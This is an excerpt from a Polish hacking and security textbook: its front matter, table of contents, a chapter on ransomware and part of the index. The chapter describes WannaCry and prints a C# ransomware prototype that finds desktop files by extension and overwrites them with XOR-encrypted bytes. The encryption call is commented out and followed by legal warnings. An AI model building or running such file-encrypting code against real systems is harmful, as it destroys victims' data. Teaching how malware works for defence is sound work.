

Dawid Farbaniec

CYBERWOJNA

Metody działania hakerów

Uczyń Twój system
twardzą nie do zdobycia!

Architektura procesorów x86(-64)
i systemów z rodziny Windows NT

Narzędzia używane do cyberataków

Ochrona systemu Windows,
dane i prywatność w sieci

Helion 

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie biorą jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Autor oraz Wydawnictwo HELION nie ponoszą również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Redaktor prowadzący: Małgorzata Kulik

Projekt okładki: Studio Gravite / Olsztyn
Obarek, Pokoński, Pazdrijowski, Zaprucki

Grafika na okładce została wykorzystana za zgodą Shutterstock.com

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!

Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/cyberw>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

ISBN: 978-83-283-4332-0

Copyright © Helion 2018

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

Słowem wstępu	11
Rozdział 1. Hacking — wprowadzenie	15
1.1. Na czym polega działalność hakerów	15
1.2. Subkultura hakerów	15
1.3. Wojna cybernetyczna	16
Rozdział 2. Pakiety MASM32 i MASM64	17
2.1. Przygotowanie środowiska pracy MASM32	17
2.1.1. Program „Witaj, 32-bitowy świecie!”	17
2.2. Przygotowanie środowiska pracy MASM64	18
2.2.1. Program „Witaj, 64-bitowy świecie!”	21
Rozdział 3. Architektura procesorów z rodziny x86(-64)	23
3.1. Organizacja pamięci	23
3.2. Rejestry procesora	26
3.3. Stos	38
3.4. Tryby pracy	40
3.5. Tryby adresowania	41
3.6. Zestawy instrukcji	42
3.7. Format instrukcji procesora	45
3.7.1. Rozkodowanie instrukcji	45
Rozdział 4. Architektura systemów z rodziny Windows NT	49
4.1. Procesy i wątki	49
4.2. Poziomy uprawnień	52
4.3. Format plików wykonywalnych Portable Executable (PE/PE32+)	53
4.4. System plików	55
4.4.1. Wybrane funkcje Windows API do operacji na plikach	55

4.5. Wiersz polecenia	60
4.6. Windows PowerShell	60
4.6.1. Przykład. Liczenie linii, słów i znaków w plikach w określonym katalogu	61

Rozdział 5. Asembler x86(-64) — instrukcje ogólnego przeznaczenia 63

5.1. Instrukcje transferu danych	63
5.1.1. Instrukcja MOV	63
5.1.2. Instrukcje kopiowania warunkowego CMOVcc	64
5.1.3. Instrukcja XCHG	66
5.1.4. Instrukcja BSWAP	67
5.1.5. Instrukcja XADD	68
5.1.6. Instrukcja CMPXCHG	69
5.1.7. Instrukcje CMPXCHG8B/CMPXCHG16B	69
5.1.8. Instrukcja PUSH	70
5.1.9. Instrukcja POP	71
5.1.10. Instrukcje PUSHA/PUSHAD	71
5.1.11. Instrukcje POPA/POPAD	72
5.1.12. Instrukcje CWD/CDQ/CQO	72
5.1.13. Instrukcje CBW/CWDE/CDQE	73
5.1.14. Instrukcja MOVSX/MOVSXD	73
5.1.15. Instrukcja MOVZX	74
5.2. Instrukcje arytmetyczne	75
5.2.1. Instrukcja ADCX	75
5.2.2. Instrukcja ADOX	76
5.2.3. Instrukcja ADD	76
5.2.4. Instrukcja ADC	77
5.2.5. Instrukcja SUB	77
5.2.6. Instrukcja SBB	78
5.2.7. Instrukcja IMUL	79
5.2.8. Instrukcja MUL	79
5.2.9. Instrukcja IDIV	80
5.2.10. Instrukcja DIV	80
5.2.11. Instrukcja INC	81
5.2.12. Instrukcja DEC	81
5.2.13. Instrukcja NEG	81
5.2.14. Instrukcja CMP	82
5.3. Instrukcje logiczne	82
5.3.1. Instrukcja AND	82
5.3.2. Instrukcja OR	82

5.3.3. Instrukcja XOR	83
5.3.4. Instrukcja NOT	83
5.4. Instrukcje przesunięć i obrotów	84
5.4.1. Instrukcje SAL/SHL	84
5.4.2. Instrukcja SAR	85
5.4.3. Instrukcja SHR	85
5.4.4. Instrukcja RCL	86
5.4.5. Instrukcja RCR	87
5.4.6. Instrukcja ROL	88
5.4.7. Instrukcja ROR	89
5.4.8. Instrukcja SHRD	89
5.4.9. Instrukcja SHLD	90
5.5. Instrukcje do operacji na bitach i bajtach	91
5.5.1. Instrukcja BT	91
5.5.2. Instrukcja BTS	92
5.5.3. Instrukcja BTR	92
5.5.4. Instrukcja BTC	92
5.5.5. Instrukcja BSF	93
5.5.6. Instrukcja BSR	93
5.5.7. Instrukcje SETcc	94
5.5.8. Instrukcja TEST	96
5.5.9. Instrukcja CRC32	96
5.5.10. Instrukcja POPCNT	97
5.6. Instrukcje manipulacji bitowych	97
5.6.1. Instrukcja ANDN	97
5.6.2. Instrukcja BEXTR	97
5.6.3. Instrukcja BLSI	98
5.6.4. Instrukcja BLSMSK	98
5.6.5. Instrukcja BLSR	99
5.6.6. Instrukcja BZHI	99
5.6.7. Instrukcja LZCNT	99
5.6.8. Instrukcja MULX	100
5.6.9. Instrukcja PDEP	100
5.6.10. Instrukcja PEXT	101
5.6.11. Instrukcja RORX	101
5.6.12. Instrukcje SARX, SHLX, SHRX	102
5.6.13. Instrukcja TZCNT	102
5.7. Instrukcje kontroli przepływu	103
5.7.1. Instrukcja JMP	103
5.7.2. Instrukcje Jcc	103

5.7.3. Instrukcje LOOP/LOOPcc	105
5.7.4. Instrukcja CALL	106
5.7.5. Instrukcja RET	106
5.8. Instrukcje do operacji na napisach	106
5.8.1. Instrukcje MOVs*	106
5.8.2. Instrukcje CMPS*	107
5.8.3. Instrukcje LODS*	108
5.8.4. Instrukcje STOS*	109
5.8.5. Instrukcje SCAS*	110
5.9. Instrukcje wejścia/wyjścia	111
5.9.1. Instrukcja IN	111
5.9.2. Instrukcja OUT	111
5.9.3. Instrukcje INS*	111
5.9.4. Instrukcje OUTS*	112
5.10. Instrukcje kontroli flag	112
5.11. Instrukcje różne	113
5.11.1. Instrukcja LEA	113
5.11.2. Instrukcja NOP	113
5.11.3. Instrukcja UD2	113
5.11.4. Instrukcja CPUID	114
5.11.5. Instrukcja MOVBE	114

Rozdział 6. Asembler x86(-64) — zrozumieć język wirusów 115

6.1. Struktura programu MASM64	115
6.2. Zmienne i stałe	115
6.2.1. Stałe	116
6.2.2. Zmienne o rozmiarze bajta lub ciągu bajtów	116
6.2.3. Zmienne o rozmiarze słowa (ang. word)	116
6.2.4. Zmienne o rozmiarze podwójnego słowa (ang. doubleword)	116
6.2.5. Zmienne o rozmiarze poczwórnego słowa (ang. quadword)	117
6.2.6. Zmienne o rozmiarze 6 bajtów	117
6.2.7. Zmienne o rozmiarze 10 bajtów	117
6.2.8. Zmienne o rozmiarze 16 bajtów	117
6.2.9. Zmienne do przechowywania liczb zmiennoprzecinkowych	117
6.2.10. Zmienne używane przy instrukcjach rozszerzeń MMX i SSE	118
6.3. Adresowanie argumentów	118
6.3.1. Operator offset	118
6.3.2. Instrukcja LEA	119
6.3.3. Dereferencja (operator [])	119

6.4. Wywoływanie funkcji Windows API	120
6.5. Program not-virus.CDJoke.Win64	121
6.6. Program not-virus.MonitorOFF.Win64	122
6.7. Program TrojanBanker.AsmKlip.Win64	124
6.8. Program BitcoinStealer.AsmKlip.Win64	128

Rozdział 7. Backdoor — tylne drzwi do systemu 135

7.1. Backdoor w języku C# dla pulpitu Windows	136
7.1.1. Panel kontrolny	136
7.1.2. Program infekujący	140
7.1.3. Podsumowanie	146
7.2. Hybrydowy backdoor w 7 kilobajtach	147
7.2.1. Połączenie odwrotne (ang. reverse connection)	147
7.2.2. Panel kontrolny	148
7.2.3. Program infekujący	155

Rozdział 8. Wirus komputerowy — infekcja plików 163

8.1. Informacje ogólne	163
8.2. Infekcja plików wykonywalnych	164
8.2.1. Dołączanie kodu wirusa do pliku wykonywalnego	168
8.2.2. Tworzenie „ładunku”, którym będą infekowane pliki	172
8.2.3. Payload Detonator — aplikacja do testowania kodu typu payload i shellcode	175

Rozdział 9. File Binder — złośliwy kod „doklejony” do pliku 177

9.1. Ukrywanie plików w zasobach programu	177
9.2. Implementacja podstawowej funkcjonalności aplikacji Stub	178

Rozdział 10. Keylogger — monitoring działań w systemie 185

10.1. Funkcja SetWindowsHookEx	185
10.2. Monitorowanie wciskanych klawiszy w 4 kilobajtach	187
10.3. Pobieranie nazwy aktywnego okna	193
10.4. Przesyłanie raportów	195

Rozdział 11. Ransomware — szantażowanie użytkownika 199

11.1. Ogólna zasada działania	199
11.2. Atak WannaCry — paraliż ponad 200 tys. komputerów	199
11.3. Każdy może stworzyć ransomware	201

Rozdział 12. Koń trojański — zdalne sterowanie zainfekowanym komputerem ... 205

12.1. Trochę historii	205
12.1.1. Najpopularniejsze konie trojańskie z lat 1990 – 2010 stworzone w Polsce	205
12.2. Pobieranie informacji o systemie	208
12.3. Zdalny menedżer plików	209
12.3.1. Listowanie, usuwanie i uruchamianie plików	210
12.3.2. Przesyłanie plików przez gniazdo	211
12.4. Podgląd kamery internetowej	213
12.5. Zrzuty ekranu (ang. screenshots)	216
12.6. Dodatkowe funkcjonalności	217

Rozdział 13. Pozostałe zagrożenia 219

13.1. Adware — niechciane reklamy	219
13.2. Bakteria komputerowa — replikacja aż do wyczerpania zasobów	220
13.3. Bomba logiczna — uruchamianie złośliwego kodu po spełnieniu warunku	220
13.4. Botnet — sieć komputerów zombie	222
13.5. Chargeware — ukryte opłaty i niejasny regulamin	222
13.6. Exploit — użycie błędu w oprogramowaniu	223
13.7. Form Grabber — przechwytywanie danych z formularzy	224
13.8. Hoax — fałszywy alarm	225
13.9. Robak — rozprzestrzenianie infekcji bez nosiciela	225
13.10. Rootkit — intruz ukryty w systemie	225
13.11. Stealer — wykradanie poufnych informacji	226

Rozdział 14. Bezpieczeństwo systemów Microsoft Windows 229

14.1. Program antywirusowy	229
14.2. Zapora ogniowa (ang. firewall)	230
14.3. Maszyna wirtualna	231
14.4. Konfiguracja systemu Windows zwiększająca bezpieczeństwo	233
14.5. Podstawowe narzędzia systemowe	234
14.6. Bezpieczeństwo danych	235
14.6.1. VPN — wirtualna sieć prywatna	235
14.6.2. Projekt Tor i przeglądarka Tor Browser	235
14.6.3. GNU Privacy Guard	236
14.6.4. Komunikacja Off-The-Record (OTR)	237
14.6.5. Szyfrowanie nośników z danymi	238
14.6.6. Zdjęcia i metadane EXIF	239

14.7. Bezpieczeństwo haseł	241
14.7.1. Tworzenie bezpiecznego hasła	241
14.7.2. Łamanie haseł do archiwum RAR, ZIP i innych	242
14.7.3. Łamanie haseł do portali internetowych	242
14.7.4. Phishing — „Hasel się nie łamie, hasła się wykrada”	243
Rozdział 15. Bezpieczeństwo oprogramowania — wprowadzenie	245
15.1. Inżynieria odwrotna kodu (ang. Reverse Code Engineering)	245
15.2. Subkultura crackerów	246
15.3. Rodzaje zabezpieczeń w programach	247
15.4. Przegląd przydatnych narzędzi	248
15.5. Legalny cracking — aplikacje typu CrackMe	249
15.5.1. Programowanie aplikacji typu CrackMe	249
15.5.2. Analiza i łamanie wcześniej utworzonego CrackMe	250
15.5.3. Tworzenie aplikacji usuwającej zabezpieczenie, tzw. crack	250
15.5.4. Dalsza nauka	252
15.6. Podstawowe zasady analizy złośliwego oprogramowania	252
Rozdział 16. Z pamiętnika hakera	255
16.1. „Skryptowy dzieciak” czy polityczny żołnierz	255
16.2. W schizofrenii się nie kradnie	256
Podsumowując	258
Rozdział 17. Zakończenie	259
17.1. Podsumowanie	259
Dodatek A Najczęściej używane funkcje logiczne	261
Dodatek B Leksykon pojęć używanych przez hakerów	263
Dodatek C Aplikacja kopiująca samą siebie do systemu — kod źródłowy (MASM64)	267
Dodatek D Ochrona klucza w rejestrze przed manualnym usunięciem — kod źródłowy (MASM64)	271
Dodatek E Opóźnione uruchomienie (ang. delayed start) — kod źródłowy (MASM64)	275
Skorowidz	277

Rozdział 11.

Ransomware — szantażowanie użytkownika

11.1. Ogólna zasada działania

Złośliwe oprogramowanie typu *ransomware* jest rozpowszechniane w celu wymuszenia okupu od użytkownika. Program tego typu blokuje dostęp do komputera. Najczęściej szyfruje pliki, ale może też zablokować pulpit. Nazwa jest połączeniem dwóch słów z języka angielskiego: *ransom* — okup, *ware* — od słowa *software*. W ataku tego typu oprócz stworzenia złośliwego programu ważne są też umiejętności socjotechniczne. Z tego powodu spotyka się bardzo różne komunikaty o treści, która ma na celu nakłonienie użytkownika do zapłaty, grożąc poważnymi konsekwencjami. Na przestrzeni czasu pojawiały się komunikaty informujące, że użytkownik musi zapłacić karę za posiadanie nielegalnych plików albo że dostał mandat, a nawet informacje, że system jest nieaktywowany i musi kupić nowy klucz. Istnieją również bardziej bezpośrednie ataki informujące, co naprawdę się stało, w stylu: „Zaszyfrowaliśmy twoje pliki i żądamy pieniędzy. Zapłać, a odzyskasz dostęp do plików”. Wiele ekspertów od bezpieczeństwa odradza płacenie, gdyż tak naprawdę jest bardzo mała szansa na odzyskanie plików.

11.2. Atak WannaCry — paraliż ponad 200 tys. komputerów

W maju 2017 roku nastąpił rozległy atak robaka *WannaCry* i w konsekwencji paraliż ponad 200 tysięcy komputerów w około 150 krajach świata. Na rysunku 11.1 przedstawiono zainfekowany telebim w Tajlandii.



RYСУNEK 11.1. Ekran zainfekowanej maszyny w Tajlandii (fotografia: @ALiCE6TY9)

Skuteczność każdego ataku złośliwego oprogramowania zależna jest od sposobu rozprzestrzeniania. Atakujący poszli na bardzo dużą skalę, gdyż wykorzystali lukę w protokole SMB (ang. *Server Message Block*) w systemach Microsoft Windows. Po infekcji jednego komputera w sieci robak rozprzestrzenił się dalej za pomocą właśnie tej luki w zabezpieczeniach. Dlatego nie trzeba nikomu udowadniać, jak groźne są programy typu *exploit*, których zadaniem jest wykorzystanie błędu w oprogramowaniu do uruchomienia złośliwego kodu. To nie jest działanie typu: wyślę do wielu firm wiadomości e-mail z linkiem do pobrania programu, który jest ukrytym wirusem. Atak *WannaCry* był jak plaga i siał masowe spustoszenie.

Skoro do ataku użyty został błąd w oprogramowaniu, to znaczy, że wiele osób nie aktualizowało swojego systemu. Niektórzy do pewnego czasu nie mieli nawet możliwości aktualizacji. Było tak w sytuacji korzystania z Microsoft Windows XP, który nie jest już wspierany przez producenta. Jednak z powodu dalszego używania tej wersji systemu Windows firma Microsoft wypuściła poprawkę dla tego systemu.

Po pewnym czasie udało się zatrzymać rozprzestrzenianie robaka. Złośliwy program posiadał ukryty wyłącznik, który polegał na próbie połączenia się z domeną *iuqerfsodp9ifja posdfjhgosurijfaewrwergwea.com*. W przypadku udanego połączenia się z wyżej wymienioną domeną robak zatrzymywał dalsze atakowanie. Mechanizm wyłączający dalsze infekowanie odkrył Darien Huss (<https://twitter.com/darienhus>), który przekazał informację dalej.

Zarejestrowanie wyżej wymienionej domeny spowodowało, że ataki robaka *WannaCry* zostały zatrzymane.

11.3. Każdy może stworzyć ransomware

Po przeczytaniu wcześniej przedstawionego opisu masowego ataku robaka *WannaCry* widać, jak bardzo niebezpiecznym rodzajem złośliwego oprogramowanie jest aplikacja typu *ransomware*.

Wiele osób nie chciałoby, aby tytuł tego podrozdziału był prawdą, ale jest jak najbardziej prawdziwy. Nie trzeba być programistą, nie trzeba być hakerem, nie trzeba umieć dobrze programować, by stworzyć niebezpieczną aplikację. Bardzo prosty program tego typu przedstawia listing 11.1. Jest on napisany w C# przy użyciu środowiska Microsoft Visual Studio.

LISTING 11.1. Prototyp aplikacji typu ransomware w języku C#

```
// Metoda wyszukuje pliki na pulpicie według podanego wzorca
private static IEnumerable<string> SearchForFiles(string pattern)
{
    // Pobierz ścieżkę do pulpitu
    var desktopPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);

    // Wyszukaj pliki w katalogu i podkatalogach
    return Directory.GetFiles(desktopPath, pattern,
        ↳ SearchOption.AllDirectories).AsEnumerable();
}

// Szyfrowanie XOR ze stałym kluczem
private static void EncryptFile(string path)
{
    // Odczytaj bajty pliku
    var bytes = File.ReadAllBytes(path);

    // Wykonaj alternatywę wykluczającą (XOR) na każdym bajcie (klucz to liczba 7)
    for(int i = 0; i < bytes.LongCount(); i++)
    {
        bytes[i] = (byte)(bytes[i] ^ 7);
    }

    // Nadpisz plik jego zaszyfrowanym odpowiednikiem
    File.WriteAllBytes(path, bytes);
}

// Metoda zdarzenia, które jest wykonywane przy ładowaniu okna programu (zaraz przy starcie aplikacji)
private void Form1_Load(object sender, EventArgs e)
{
    // Wzory nazw plików do wyszukania i zaszyfrowania
    var patterns = new List<string>()
    {
        "*.doc*",
        "*.xls*",
        "*.pdf",
        "*.txt",
        "*.jpg", "*.jpeg", "*.png",
        "*.psd",
        "*.zip", "*.rar", "*.7z"
    }
}
```

```
};

// Utwórz listę, która będzie zawierać ścieżki do plików
var allFiles = new List<string>();

// Wyszukaj pliki, iterując po każdym z wzorców
foreach (var pattern in patterns)
{
    allFiles.AddRange(SearchForFiles(pattern));
}

// Dodaj kolumnę do kontrolki ListView
listViewFiles.Columns.Add("Ścieżka do pliku", 600);

foreach (var filePath in allFiles)
{
    //EncryptFile(filePath); // Zaszzyfruj plik (usunięcie znaków komentarza grozi utratą danych
    // po uruchomieniu kodu!)
    listViewFiles.Items.Add(filePath); // Dodaj ścieżkę pliku do kontrolki ListView
}

// Ustaw na kontrolce Label komunikat ostrzegawczy
label2.Text = "Plików, które mogłeś utracić jest " +
allFiles.LongCount().ToString() + ". Oto ich lista:";
}
```

Przykładowy interfejs dla aplikacji z listingu 11.1 przedstawia rysunek 11.2.


Na pewno wiele osób powie, że program z listingu 11.1 nie jest bardzo szkodliwy. Oczywiście, że brakuje mu trochę do bycia prawdziwym i groźnym *malware*, ale już tak prosta aplikacja może wyrządzić szkody na komputerze, na którym zostanie uruchomiona. Zastosowane szyfrowanie (o ile można tak to nazwać, gdyż jest to zwykła operacja logiczna) jest odwracalne. Ponowne wykonanie operacji alternatywy wykluczającej (XOR) na tych samych bajtach przywróci im poprzednie wartości. Ale potencjalnemu przestępcy wcale nie będzie trudno zamienić szyfrowania na AES lub inny bardzo trudny do złamania algorytm. Do tego wielokrotne nadpisywanie szyfrowanych plików i odzyskanie danych jest praktycznie niemożliwe.

Podsumowując, warto dodać dla przestrogi, że atak przeciwko ochronie informacji jest surowo karany i opisuje to artykuł 268 i 268a Kodeksu karnego¹, który brzmi:

Art. 268

§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa lub zmienia zapis istotnej informacji albo w inny sposób udaremnia lub znacznie utrudnia osobie uprawnionej zapoznanie się z nią, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

¹ statystyka.policja.pl, Udaremnienie lub utrudnienie korzystania z informacji, <http://statystyka.policja.pl/st/kodeks-karny/przestepstwa-przeciwko-14/63626,Udaremnienie-lub-utrudnienie-korzystania-z-informacji-art-268-i-268a.html>



RYСУNEK 11.2. Interfejs prototypu aplikacji typu ransomware dla celów ostrzegawczych

§ 2. Jeżeli czyn określony w § 1 dotyczy zapisu na informatycznym nośniku danych, sprawca podlega karze pozbawienia wolności do lat 3.

§ 3. Kto, dopuszczając się czynu określonego w § 1 lub 2, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 4. Ściganie przestępstwa określonego w § 1 – 3 następuje na wniosek pokrzywdzonego.

Art. 268a

§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa, zmienia lub utrudnia dostęp do danych informatycznych albo w istotnym stopniu zakłóca lub uniemożliwia automatyczne przetwarzanie, gromadzenie lub przekazywanie takich danych, podlega karze pozbawienia wolności do lat 3.

§ 2. Kto, dopuszczając się czynu określonego w § 1, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 3. Ściganie przestępstwa określonego w § 1 lub 2 następuje na wniosek pokrzywdzonego.

Skorowidz

A

Address Space Layout Randomization, *Patrz:*
 pamięć losowa organizacja przestrzeni
 adresowej
adware, 219, 234
akumulator, 28
algorytm wzajemnego wykluczania, 49
Alignment Check Flag, *Patrz:* flaga sprawdzenia
 wyrównania
analiza heurystyczna, 230
aplikacja
 BitcoinStealer.AsmKlip.Win64, 128
 bot, 136
 CrackMe, 246, 249
 dla pulpitu, 135
 GNU Privacy Guard, 236
 GPG, 236
 infekująca, 211
 instancja, *Patrz:* instancja, proces
 internetowa, 135
 not-virus.CDJoke.Win64, 121
 not-virus.MonitorOFF.Win64, 122
 serwera, 140
 Stub, 177, 178
 szyfrująca, 195
 TrojanBanker.AsmKlip.Win64, 124
atak
 Brute Force Attack, 238, 241, 242
 Cold Boot, 238
 DDoS, 16, 222
 Dictionary Attack, 241, 242
 Evil Maid, 238
 odmowy usługi, *Patrz:* atak DDoS
 siłowy, 238, 241, 242
 słownikowy, 241, 242
 WannaCry, 199, 200

autoryzacja, 237
Auxiliary Carry Flag, *Patrz:* flaga
 przeniesienia pomocniczego

B

backdoor, 135, 136
bajt
 kolejność, 67
 ModR/M, 46
 SIB, 46
bakteria komputerowa, 220
Base Pointer, *Patrz:* wskaźnik bazowy
bezpieczeństwo, 233, 234
biblioteka
 AForge, 213
 DLL, 53
 HAL.DLL, 53
 kernel32.lib, 19
 mooftpserv, 212
 mspdbcore.dll, 18, 19
 mspdbbst.dll, 18, 19
 User32.lib, 19
bomba logiczna, 220
botnet, 222

C

C&C, 222
cache, *Patrz:* pamięć podręczna
Carry Flag, *Patrz:* flaga przeniesienia
chargeware, 222
Command and Control, 222
Command line, *Patrz:* wiersz polecenia
Compatibility Mode, *Patrz:* tryb
 kompatybilności
computer bacterium, *Patrz:* bakteria
 komputerowa

computer worm, *Patrz:* robak komputerowy
crack, 246, 250
cyberwojna, 16

D

dane binarne surowe, 177
Debug Register, *Patrz:* rejestr odpluskwaniania
debugger, 245
debugging, *Patrz:* odpluskwanie
dekompiletor, 246, 248
delayed start, *Patrz:* kod opóźnione
uruchomienie
deniability, *Patrz:* zaprzeczalność
dereferencja, 119
Descriptor Table Register, *Patrz:* rejestr
tablicy deskryptorów
desktop application, *Patrz:* aplikacja dla
pulpitu
Direction Flag, *Patrz:* flaga kierunku
disassembler, 245, 248
Distributed Denial of Service, *Patrz:* atak DDoS
dopełnienie zerami, 26
dyrektywa
 byte, 116
 extrn, 21
 fword, 117
 qword, 117
 real10, 117
 real4, 117
 real8, 117
 tbyte, 117

E

edytor notepad++, 20
Entry Point, *Patrz:* punkt wejścia
escape opcode, *Patrz:* opkod ucieczki
escape sequence, *Patrz:* sekwencja ucieczki
etykieta, 103
EXIF, 239
exploit, 16
exploit, 172, 200, 205, 223
 zabezpieczenia, 223, 224

F

firewall, 230
flaga
 identyfikacji właściwości procesora, 30
 kierunku, 37, 112

oczekującego przerwania wirtualnego, 30
parzystości, 33, 66
przeniesienia, 31, 65, 66, 77, 78, 112
przeniesienia pomocniczego, 34
przepełnienia, 32, 65, 66
przerwania, 29, 30, 112
przerwania wirtualnego, 30
pułapki debugera, 29
sprawdzenia wyrównania, 30
statusu, 30
trybu Virtual-8086, 30
wznowienia, 30
zadania zagnieżdżonego, 30
zerowa, 34, 65, 69
znaku, 36, 65, 66

Flags Register, *Patrz:* rejestr znaczników

Form Grabbing, 224

format

 EXIF, 239
 PE, 53, 168
 RAR, 242
 ZIP, 242

funkcja

 CloseHandle, 59
 CreateFile, 55
 ExitProcess, 21
 GetClassNameA, 193
 GetForegroundWindow, 193
 GetTickCount64, 208
 GetWindowTextA, 193
 logiczna, 261
 MessageBoxA, 21, 120
 ochrony klucza w rejestrze, 271
 ReadFile, 59
 ReadFileEx, 59
 SetFilePointer, 57
 SetWindowsHookEx, 186
 ShellExecute, 180
 SizeofResource, 180
 WriteFile, 58
 WriteFileEx, 58

G

General Purpose Register, *Patrz:* rejestr
 ogólnego przeznaczenia
generator kluczy, 246
GPR, *Patrz:* rejestr ogólnego przeznaczenia

H

hacking, 15, 259
 haker, 15
 Hardware Abstraction Layer, *Patrz:* warstwa abstrakcji sprzętowej
 hasło, 241, 242
 Hoax, 225
 hook, *Patrz:* podpięcie

I

I/O Privilege Level Field, *Patrz:* pole poziomu przywilejów wejścia/wyjścia
 instancja, 49
 instant messaging, *Patrz:* konwersacja błyskawiczna
 Instruction Pointer, *Patrz:* wskaźnik instrukcji
 instrukcja
 ADC, 77
 ADCX, 76
 ADD, 76
 ADOX, 76
 AND, 31, 82
 ANDN, 97
 BEXTR, 97
 BSL, 98
 BLSMSK, 98
 BSR, 99
 BSF, 93
 BSR, 93
 BSWAP, 67
 BT, 31, 91
 BTC, 31, 92
 BTR, 92
 BTS, 92
 BZHI, 99
 CALL, 30, 38, 106
 CBW, 73
 CDQ, 72
 CDQE, 73
 CLC, 31, 112
 CLD, 37, 112
 CLI, 112
 CMC, 112
 CMOVcc, 64
 CMP, 34, 82
 CMPS, 107
 CMPSx, 37

CMPXCHG, 69
 CMPXCHG16B, 70
 CMPXCHG8B, 69
 CUID, 30, 42, 114
 CQO, 72, 73
 CRC32, 96
 CWD, 72
 CWDE, 73
 DEC, 81
 DIV, 80
 format, 45
 IDIV, 80
 IMUL, 79
 IN, 111
 INC, 81
 INS, 111
 INSx, 37
 INTn, 30
 IRET, 30
 Jcc, 103
 JMP, 30, 103
 kontroli flag, 112
 LAHF, 112
 LEA, 119
 LODS, 108
 LODSx, 37
 logiczna, 31, 82
 LOOP, 105
 LOOPcc, 105
 LZCNT, 99
 mnemonik, 45
 MOV, 63
 MOVBE, 114
 MOVs, 106
 MOVsx, 37
 MOVsx, 73
 MOVsxd, 73, 74
 MOVzx, 74
 MUL, 79
 MULx, 100
 NEG, 81
 NOP, 113
 NOT, 83
 OR, 31, 82
 OUT, 111
 OUTS, 112
 OUTsx, 37

instrukcja

PDEP, 100
PEXT, 101
POP, 38, 71
POPA, 72
POPAD, 72
POPCNT, 97
POPF, 112
POPDFD, 112
POPFQ, 112
PUSH, 38, 39, 70
PUSHA, 71
PUSHF, 112
PUSHFD, 112
PUSHFQ, 112
RCL, 86
RCR, 87
RET, 38
ROL, 88
ROR, 89
RORX, 101
rozszerzenie, 42
SAHF, 112
SAL, 84
SAR, 85
SARX, 102
SBB, 78
SCAS, 110
SCASx, 37
SETcc, 94
SHL, 84
SHLD, 90
SHLX, 102
SHR, 85
SHRD, 89
SHRX, 102
STC, 31, 112
STD, 37, 112
STI, 112
STOS, 109
STOSx, 37
SUB, 77
SUB RSP, 39
SYSCALL, 53
SYSENTER, 53
SYSEXIT, 53
TEST, 34, 96

TZCNT, 102

UD2, 113

XADD, 68

XCHG, 66, 68

XOR, 31, 83

zestaw, 42

Interrupt Flag, *Patrz:* flaga przerwania

inżynieria odwrotna, 195

kodu, 245, 249, 252

J

jądro, 53

język Asembler, 18, 187

K

kamera internetowa, 208, 213, 215

Kernel mode, *Patrz:* tryb jądrakeygen, *Patrz:* generator kluczy

keylogger, 185, 187, 193, 224, 243

raport, 195

klaster, 55

kod

inżynieria odwrotna, *Patrz:* inżynieria

odwrotna kodu

operacyjny, *Patrz:* opkod

opóźnione uruchomienie, 275

wstrzykiwanie, 230, 255

zaciemnianie, 246

źródłowy, 115

kompilator zasobów, 19

komputer zombie, 222

komunikator Pidgin, 238

konsolidator, 18, 19

konwersacja błyskawiczna, 237

koń trojański, 205, 211

CAFEiNi, 207

